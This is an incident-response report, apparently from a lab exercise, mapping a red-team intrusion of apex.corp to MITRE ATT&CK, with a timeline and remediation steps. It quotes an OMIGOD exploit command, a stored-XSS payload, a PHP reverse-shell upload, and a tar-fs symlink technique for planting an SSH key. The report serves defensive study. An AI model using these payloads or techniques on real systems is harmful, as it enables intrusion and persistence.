- **Attacker Action:** Pivoting to exploit OMIGOD.
- Host Artifact: The .bash_history file for the web user contained the exact commands used by the attacker to launch the OMI exploit: python3 CVE-2021-38647.py -t 10.0.0.11 -c id.




On FTP Server (10.0.0.15):

- **Attacker Action:** Exploiting CVE-2025-4255 from 10.0.0.5.
- Log Evidence: The ServerLog file for PCMan FTP Server showed a connection from 10.0.0.5, an anonymous login, and then an RMD command followed by an abnormally long string (AAAA...) of over 2000 bytes, confirming the buffer overflow attempt.



4.2 The MITRE ATT@CK Navigator Mapping



The Red Team's actions were mapped to the MITRE ATT&CK framework. The following table details the tactics and techniques used, along with professional-grade recommendations for detection and mitigation for each.

Tactic	Technique (ID)	Description (in apex.corp Context)	Detection & Mitigation
Reconnaissance	Search Open Websites/Domains (T1593.001)	Attacker gathered employee info (Sarah Chen) and email (tech_IT@apex.corp) from LinkedIn.	**Detection:** N/A (Public data). **Mitigation:** M1017 (User Training) & a formal Social Media Policy prohibiting workstation screenshots.

Initial Access	Phishing (T1566)	Sent spear-phishing email to tech_IT@apex.corp to exploit CVE-2024-21413.	**Detection:** Email Security Gateway (ESG) flagging links with file:// handlers. **Mitigation:** M1017 (User Training), M1018 (Application-layer filtering).
Credential Access	OS Credential Dumping: NTLM Hashes (T1003.005)	CVE-2024-21413 exploit captured the NTLMv2 hash via an SMB connection.	**Detection:** Monitor for *outbound* SMB (TCP 445) from workstations to non-corporate IPs. **Mitigation:** M1026 (Privileged Account Management), M1043 (SMB Signing). See Strategic Hardening for NTLM.
Credential Access	Offline Cracking (T1111.002)	Attacker used john to crack the captured NTLM hash offline.	**Detection:** N/A (Offline activity). **Mitigation:** M1027 (Password Policies) - Enforce strong, complex passwords to make offline cracking computationally infeasible.
Lateral Movement	Remote Desktop Protocol (T1021.001)	Attacker used cracked credentials to RDP into the tech-PC (10.0.0.8).	**Detection:** Monitor Event ID 4624 (Logon Type 10 - RemoteInteractive)

			from unexpected sources. **Mitigation:** Enforce Multi-Factor Authentication (MFA) on all RDP access.
Credential Access	Credentials from Password Stores (T1555.003)	Attacker extracted saved admin credentials from the tech-PC's browser.	**Detection:** EDR monitoring for processes accessing browser credential stores (e.g., Login Data). **Mitigation:** M1015 (Account Use Policy) - Enforce GPO to disable "Offer to save passwords".
Privilege Escalation	Exploitation for Privilege Escalation (T1068)	Exploited tar-fs (CVE-2024-12905) to write to another user's (web) file.	**Detection:** File Integrity Monitoring (FIM) on sensitive files like .bashrc. Monitor for node processes with anomalous file I/O. **Mitigation:** M1048 (Application Isolation), M1050 (Software Updates).
Persistence	Event-Triggered Execution:.bashrc (T1546.004)	Attacker poisoned /home/web/.bashrc to inject their SSH key upon next login.	**Detection:** FIM on .bashrc, .zshrc, etc.. Audit authorized_keys for unauthorized additions. **Mitigation:** M1049


			(Access Control), M1028 (Operating System Configuration).
Lateral Movement	Secure Shell (SSH) (T1021.004)	Attacker used the injected SSH key to log in as web user from 10.0.0.5.	**Detection:** Monitor auth.log for new public key acceptances from unexpected internal IPs. **Mitigation:** Use a centralized SSH key management system; disable key-based auth in favor of short-lived certificates.
Lateral Movement	Exploitation of Remote Services (T1210)	Exploited "OMIGOD" (CVE-2021-38647) to gain root on 10.0.0.11.	**Detection:** Network monitoring for connections to OMI port (5986) from non-management hosts (i.e., from the Webserver). **Mitigation:** M1050 (Software Updates), M1030 (Network Segmentation).
Impact	Endpoint Denial of Service: Stack Exhaustion (T1499.002)	The PCMan FTP exploit (CVE-2025-4255) is a stack buffer overflow, which crashes the service.	**Detection:** Crash logs.[1] Service monitoring (e.g., Nagios) alerting that the FTP service is down. **Mitigation:** M1050

			(Software Updates). Decommission EOL software immediately.

4.3 Timeline of the incidents and the attack


[2025/10/23, 17:37:00]

Attacker sends spear-phishing email to tech_IT@apex.corp and get NTLM hash.



[2025/10/23, 18:21:47]

Attacker, having cracked the hash, logs in via RDP from external IP 10.193.111.30 to tech-PC and found a saved password in browser.



[2025/10/23, 18:31:47]

Attacker logs into RiteCMS and uploads test.php reverse shell.

```
10.193.111.30 - - [23/Oct/2025:14:01:29 +0000] "GET /admin.php?mode=filemanager&action=upload&directory=files HTTP/1.1
" 200 1615 "http://10.193.111.100/admin.php?mode=filemanager&directory=files" "Mozilla/5.0 (X11; Linux x86_64; rv:128.
0) Gecko/20100101 Firefox/128.0"
10.193.111.30 - - [23/Oct/2025:14:01:45 +0000] "GET /admin.php?mode=filemanager HTTP/1.1" 200 1762 "http://10.193.111.
100/admin.php?mode=filemanager&action=upload&directory=files" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/2010010
1 Firefox/128.0"
```

[2025/10/23, 18:33:00 - 18:37:00]

[Approx. 18:32:00] Attacker accesses test.php and receives a www-data shell.


Attacker (as www-data) discovers and exploits CVE-2024-12905, poisoning /home/web/.bashrc.

[Approx. 18:37:10]

A legitimate login by the web user triggers the poisoned .bashrc, injecting the attacker's SSH key.


[2025/10/23, 18:37:20]

Attacker successfully logs in as web via SSH from 10.0.0.5.




[2025/10/23, 18:38:00 - 20:10:00]

Attacker (as web) enumerates and launches the OMIGOD exploit (CVE-2021-38647) against 10.0.0.11, gaining root access.



[2025/10/23, 20:11:00]
Attacker launches the PCMan FTP exploit (CVE-2025-4255) from 10.0.0.5 against 10.0.0.15.
Attacker's msfconsole listener catches the reverse shell, granting Administrator access.



4.4 Vulnerability & Remediation Analysis


Vulnerability: NTLM Hash Capture / Password Saving in Browsers

1. **Enforce SMB Signing (GPO):** Enable Microsoft network server: Digitally sign communications (always). This cryptographically signs SMB packets, preventing an attacker from modifying and relaying them, as they cannot forge the signature.


2. **Disable Password Saving in Browsers:** The GPO to disable "Offer to save passwords" in all browsers was correctly applied and must be enforced organization-wide.

   - go to group policy editor
   - Go to Computer Configuration > Administrative Templates > windows components

- go to Microsoft edge > Configure Password Manager




- disable it , now employees can't use Password Manager to save their passwords locally.




3. Apply password policy to enforce strong password
   - go to secpol.msc
   - go to Account Policies > Password Policy

- password must be at least 10 characters



- Enable password must meet complexity



4. **User Training:** The employee was enrolled in mandatory security awareness training focusing on phishing and a new, formal Social Media Policy that prohibits posting workstation screenshots.

Vulnerability: RiteCMS (CVE-2024-28623 Stored XSS & Unrestricted File Upload)

- **Technical Deep Dive:**
    1- **Stored XSS (CVE-2024-28623):** The admin.php?mode=menus function is vulnerable. When an administrator edits a menu item, the application takes user input (e.g.,


"><svg/onload=confirm('Hacked')">) and saves it directly to the SQLite database. When any user visits the main page, the application retrieves this string and renders it directly into the HTML (<td>...gt;<svg/onload=...) without any output encoding or sanitization, resulting in a classic Stored XSS.

2- **Unrestricted File Upload:** The admin.php?mode=filemanager function lacks any file type validation. It does not check the file extension (e.g., .php), MIME type, or file content, allowing an authenticated attacker to upload and execute arbitrary server-side code.

- **Immediate Remediation:** The RiteCMS project is abandoned and unmaintained. The *only* robust fix was applied: the entire /var/www/html directory containing RiteCMS was backed up (for forensics) and then deleted. A project was initiated to migrate to a modern, actively maintained CMS. As a temporary stopgap, a Content Security Policy (CSP) header was added to the Apache configuration to block inline scripts.

- **Fix (Temporary Mitigation for XSS):**
  a Content Security Policy (CSP) header was added to the Apache configuration to block inline scripts and untrusted sources.


1. Enable the mod_headers Module




2. Add the configuration block to apache2.conf , Scroll to the bottom of the file

3. Restart Apache to apply the new header

4. start with small payload to proof of concept




5. Now when someone visit home page , no thing will happen



Vulnerability: CVE-2024-12905 (tar-fs Arbitrary File Write)

- **Technical Deep Dive:** the tar-fs Node.js package. The exploit creates stage_1.tar containing a symbolic link (normal_file ->../..////home/web/.bashrc). The vulnerable service insecurely extracts this, creating a symlink in its own directory pointing to a sensitive file. The attacker then sends stage_2.tar, which contains the payload content (echo 'ssh-key...'). The service thinks it's writing to normal_file, but it is writing through the symlink and appending its content to /home/web/.bashrc.

- **Immediate Remediation:** The vulnerable package was updated using sudo npm update tar-fs, which patches the vulnerability by adding symlink protection. The compromised file's ownership was also corrected (sudo chown web:web ~/.bashrc) and the attacker's key was removed from authorized_keys.



```
web@web:~$ ls -alt  .bashrc
-rw-r--r-- 1 www-data www-data 3771 Oct 28 21:34 .bashrc
web@web:~$ cd .ssh/
web@web:~/.ssh$ ls
authorized_keys
web@web:~/.ssh$ nano authorized_keys
web@web:~/.ssh$ sudo chown web:web ~/.bashrc
[sudo] password for web:
web@web:~/.ssh$ ls -alt ~/.bashrc
-rw-r--r-- 1 web web 3771 Oct 28 21:34 /home/web/.bashrc
web@web:~/.ssh$
```

